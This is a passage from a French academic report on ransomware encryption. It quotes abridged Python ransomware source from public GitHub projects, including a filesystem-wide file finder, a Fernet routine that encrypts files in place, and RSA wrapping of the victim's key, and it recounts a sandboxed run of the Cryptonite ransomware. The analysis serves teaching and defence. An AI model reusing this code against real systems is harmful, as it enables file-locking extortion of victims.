         '.zip', '.tar', '.tgz', '.bz2', '.7z', '.rar', '.bak',  # compressed formats
             )
    def clear(self):
        subprocess.call('cls' if os.name == 'nt' else 'clear', shell=False)
        os.system('cls' if os.name == 'nt' else 'clear')
    def FindFiles(self):
        f = open("logs/path.txt", "w")
        cnt = 0
        for root, dirs, files in os.walk("/"):
            #for root, dirs, files in os.walk("YOUR/TESTING/DIRECTORY"):
            if any(s in root for s in self.EXCLUDE_DIRECTORY):
                pass
            else:
                for file in files:
                     if file.endswith(self.EXTENSIONS):
                        TARGET = os.path.join(root, file)
                        f.write(TARGET+'\n')
                        print(root)
        f.close()
        f = open("logs/cnt.txt", "w")
        f.write(str(cnt))
        f.close()
    def Encrypt(self, filename):
        f = Fernet(key)
        with open(filename, "rb") as file:
            file_data = file.read()
        encrypted_data = f.encrypt(file_data)
        with open(filename, "wb") as file:
            file.write(encrypted_data)
        print(filename)
```

A noter que le code a été altéré afin de permettre une meilleure lisibilité et une meilleure compréhension du contexte.

Tout d'abord remarquons la partie "EXTENSIONS" listant toutes les types de fichiers qui seront ciblés par le logiciel de rançon. On peut estimer la sévérité de l'attaque en remarquant que des fichiers systèmes seront touchés, ainsi que des scripts windows, mac ou Linux, et des fichiers que l'on retrouve communément chez n'importe quel utilisateur.

Ensuite pour le chiffrement on peut remarquer la ligne "from cryptography.fernet import fernet". Il utilise donc une bibliothèque déjà existante pour le chiffrement qui possède déjà des fonctions intégrées.(11)
Il s'agit ici du chiffrement de Fernet. Il chiffre en base64 et à l'issue du chiffrement on obtient un "Jeton de Fernat" qui contient le texte chiffrée ainsi que l'horodatage du chiffrement.(12)

4.3 Chiffrement symétrique et asymétrique

Maintenant observons le code source d'un ransomware utilisant à la fois un chiffrement symétrique et asymétrique.
Ransomware par ncorbuk sur GitHub(13):

```
from Crypto.PublicKey import RSA
from cryptography.fernet import Fernet # encrypt/decrypt files on target system
from Crypto.Random import get_random_bytes
from Crypto.Cipher import AES, PKCS1_OAEP
import base64

# Generates RSA Encryption + Decryption keys / Public + Private keys
key = RSA.generate(2048)

private_key = key.export_key()
with open('private.pem', 'wb') as f:
    f.write(private_key)

public_key = key.publickey().export_key()
with open('public.pem', 'wb') as f:
    f.write(public_key)


     # Generates [SYMMETRIC KEY] on victim machine which is used to encrypt the victim
    def generate_key(self):
        # Generates a url safe(base64 encoded) key
        self.key =  Fernet.generate_key()
        # Creates a Fernet object with encrypt/decrypt methods
        self.crypter = Fernet(self.key)


    # Write the fernet(symmetric key) to text file
    def write_key(self):
        with open('fernet_key.txt', 'wb') as f:
            f.write(self.key)


    # Encrypt [SYMMETRIC KEY] that was created on victim machine to Encrypt/Decrypt fi
    # -RSA key that was created on OUR MACHINE. We will later be able to DECRYPT the S
    # -Encrypt/Decrypt of files on target machine with our PRIVATE KEY, so that they c
    def encrypt_fernet_key(self):
        with open('fernet_key.txt', 'rb') as fk:
            fernet_key = fk.read()
        with open('fernet_key.txt', 'wb') as f:
            # Public RSA key
            self.public_key = RSA.import_key(open('public.pem').read())
            # Public encrypter object
            public_crypter =  PKCS1_OAEP.new(self.public_key)
            # Encrypted fernet key
            enc_fernent_key = public_crypter.encrypt(fernet_key)
            # Write encrypted fernet key to file
            f.write(enc_fernent_key)
        # Write encrypted fernet key to dekstop as well so they can send this file to
        with open(f'{self.sysRoot}Desktop/EMAIL_ME.txt', 'wb') as fa:
            fa.write(enc_fernent_key)
        # Assign self.key to encrypted fernet key
        self.key = enc_fernent_key
```

```
        # Remove fernet crypter object
        self.crypter = None
```

A noter que le code a été altéré afin de permettre une meilleure lisibilité et une meilleure compréhension du contexte.
Ici le chiffrement de Fernet est également utilisé. Il est essentiellement utilisé pour chiffrer les fichiers de la victime.
Ensuite, on peut observer que la librairie "RSA"(14) est utilisée dans le code source. Tout comme celle de Fernet, c'est une librairie déjà existante contant des fonctions intégrées.
Puis, comme mentionné précédemment, on peut voir que la fonction "def encrypt_fernet_key(self)" chiffre la paire de clés de Fernet avec la clé publique du RSA.

Les deux exemples vus reflètent bien l'évolution des logiciels de rançon: des librairies déjà existentes sont utilisées pour palier aux mauvaises pratiques qu'étaient de programmer soit même un algorithme de chiffrement, le chiffrement symétrique est utilisé pour chiffrer les fichiers d'une victime car cela est plus rapide que le chiffrement asymétrique, et l'utilisation du chiffrement symétrique et asymétrique afin de pouvoir chiffrer la paire de clés secrètes avec une clé publique qui sera elle même stockée sur un serveur externe.

5 Reproduction d'une attaque

5.1 Préparation de l'environnement

Nous allons dans cette dernière partie reproduire l'attaque d'un ransomware sur une machine.
Pour cela il y a évidemment quelques précautions à prendre. Tout d'abord, l'attaque va être reproduite sur machine virtuelle. Ceci nous permettra de ne pas endommager l'ordinateur lors de l'infection. En effet l'infection se limitera seulement à la machine virtuelle et, si jamais nous n'arrivons pas à déjouer l'attaque, il sera très facile de remettre l'environnement à une configuration usine et donc de nous d'éliminer l'infection.
Lors de l'infection il faudra impérativement être hors-ligne, c'est-à-dire ne pas être connecté à un réseau. Il y a plusieurs raison à cela: il faut éviter que le dropper communique avec un serveur externe et envoie la clé de déchiffrement sur ce serveur au lieu de la stocker localement. Ensuite nous ne voulons pas qu'une backdoor soit créée sur notre réseau, cela ouvrirait la possibilité à des vraies attaques.
Pour le choix du ransomware, nous allons choisir qui n'a pas de code détectant la présence d'une machine virtuelle. En effet, ceux possédant ce genre de code peuvent passer outre la machine virtuelle et toucher l'ordinateur.
De préférence nous allons choisir un ransomware qui contient l'outil de déchiffrement et qui le stock localement par défaut.

5.2 Expérience

Pour la reproduction nous allons nous servir du ransomware Cryptonite.(15) C'est un ransomware expérimentale qui nous permet de choisir quels fichiers on veut chiffrer. Il nous fournit également la clé de déchiffrement et l'outil qui nous permettra de déchiffrer nos fichier.
L'environnement que nous utilisont est: une machine virtuel avec PyCharm pour pouvoir exécuter le ransomware.

On va tout d'abord préparer un dossier contenant des fichiers à chiffrer. Dans ce cas précis on aura trois fichiers d'extension ".txt".



Figure 9: Fichiers textes avant chiffrement.

Ensuite une fenêtre va s'afficher qui va nous permettre de: choisir le nom du fichier exécutable qui contiendra le ransomware, de choisir le dossier cible contenant les fichiers à chiffrer, de choisir l'extension des fichiers chiffrés (comme Wannacry qui donne l'extension ".wnry" aux fichiers chiffrés), et NGROK URL sera l'adresse du serveur qui contiendra la clé de déchiffrement. Une connexion internet est donc nécessaire dans ce cas-là.



Figure 10: Fenêtre de configuration de l'attaque du logiciel de rançon

Puis une fenêtre nous informant que nos fichiers ont été chiffrés apparaît. Il va donc suffir d'aller chercher la clé de déchiffrement à l'adresse choisit que seul l'attaquant connaît, et la rentrer dans cette fenêtre.

Figure 11: Message après infection, donnant des instructions sur comment récupérer la clé de déchiffrement

Voici à quoi ressemblent nos fichiers après chiffrement:



Figure 12: Contenu du fichier après chiffrement

6 Conclusion

Après cette étude il semblerait qu'il n'y ait pas de solution pour déjouer le chiffrement à proprement parler. Les ransomwares utilisent des bibliothèques publiques de chiffrement ne peuvent pas être déjoués aussi facilement.
En effet si nous arrivions à les déjouer, cela signifierait une faille dans les algorithmes de chiffrements utilisés aujourd'hui comme les logiciels de rançons reposent sur ceux-ci.
Il s'agit donc d'éduquer l'utilisateur sur les bonnes mesures à prendre comme s'informer des attaques existantes et en cour, avoir un système à jour, vérifier les fichiers reçu et téléchargés.
La mise en situation sur machine virtuelle nous a permis de nous rendre compte que certains ransomwares agissent de façon différentes s'ils ont à disposition une connection internet ou non. Il est intéressant de voir que les attaquants n'ont pas créé eux-mêmes leur algorithme de chiffrement.
Nous ne pouvons donc pas constaté de nouvelles découverte, ou piste de découverte en cryptographie en étudiant les logiciels de rançon. Il s'agit juste d'une utilisation néfaste des connaissances en cryptographie.
Il était néanmoins essentiel de savoir reproduire une attaque sur machine. Cela nous a permis de nous rendre de la facilité à laquelle un ransomware peut être déployé. Mais aussi cela nous as permis de nous éduquer sur la façon dont un logiciel de rançon opère. En espérant que cela influence les utilisateurs à prendre plus de précautions sur leur machine.
Mais, une autre branche de la cryptographie commence à faire parler de plus en plus: la Cryptographie Post-Quantique. Il est souvent dit que la cryptographie post-quantique va poser un risque par rapport aux systèmes de sécurité actuels.
Nous ne disposons pas pour l'instant de calculateurs quantiques, mais à l'avenir nous connaîtront peut être une nouvelle ère pour la cryptographie, et il sera intéressant de vérifier si nous serons capable de déjouer ces ransomwares.

7 Bibliographie

References

[1] J. D. Groot, "A history of ransomware attacks: The biggest and worst ransomware attacks of all time," https://digitalguardian.com/blog/history-ransomware-attacks-biggest-and-worst-ransomware-attacks-all-time, 2022.

[2] IBM, "Cyber resilient organization study 2021," https://www.ibm.com/resources/guides/cyber-resilient-organization-study/, 2021.

[3] L. Kessem, "Shedding light on the darkside ransomware attack," https://securityintelligence.com/posts/darkside-oil-pipeline-ransomware-attack/?_ga=2.34081889.1786859338.1653354843-748068058.1652165235&_gac=1.146424262.1653354843.CjwKCAjw7IeUBhBbEiwADhiEMaq7yWnOZ-KWpJ3soFmugqBrKuOWYbYdgjdA7eBQ2w3T2hNjuc2wlxoCdIoBwE, May 2021.

[4] T. Marinho, "Ransomware encryption techniques," https://medium.com/@tarcisioma/ransomware-encryption-techniques-696531d07bb9, 2018.

[5] M. Lessing, "How does ransomware work?" https://www.sdxcentral.com/security/definitions/what-is-ransomware/how-does-ransomware-work/, May 2020.

[6] S. Threat Intel, "Can files locked by wannacry be decrypted: A technical analysis," https://medium.com/threat-intel/wannacry-ransomware-decryption-821c7e3f0a2b, May 2017.

[7] Wikipédia, "Wannacry," https://fr.wikipedia.org/wiki/WannaCry, 2017.

[8] L. Labs, "A technical analysis of wannacry ransomware," https://logrhythm.com/blog/a-technical-analysis-of-wannacry-ransomware/, May 2017.

[9] Sarah, "Spotlight on ransomware: Ransomware encryption methods," https://blog.emsisoft.com/en/27649/ransomware-encryption-methods/, 2017.

[10] HugoLB0, "Ransom0," https://github.com/HugoLB0/Ransom0, 2021.

[11] D. Python, "Fernet (symmetric encryption)," https://cryptography.io/en/latest/fernet/.

[12] S. Chakraborty, "Fernet (cryptage symétrique) utilisant le module cryptographie en python," https://fr.acervolima.com/fernet-cryptage-symetrique-utilisant-le-module-cryptographie-en-python/.

[13] ncorbuk, "Python-ransomware," https://github.com/ncorbuk/Python-Ransomware, 2021.

[14] D. Python, "Python-rsa's documentation," https://stuvel.eu/python-rsa-doc/.

[15] CYBERDEVILZ, "Cryptonite ransomware," https://github.com/CYBERDEVILZ/Cryptonite, 2022.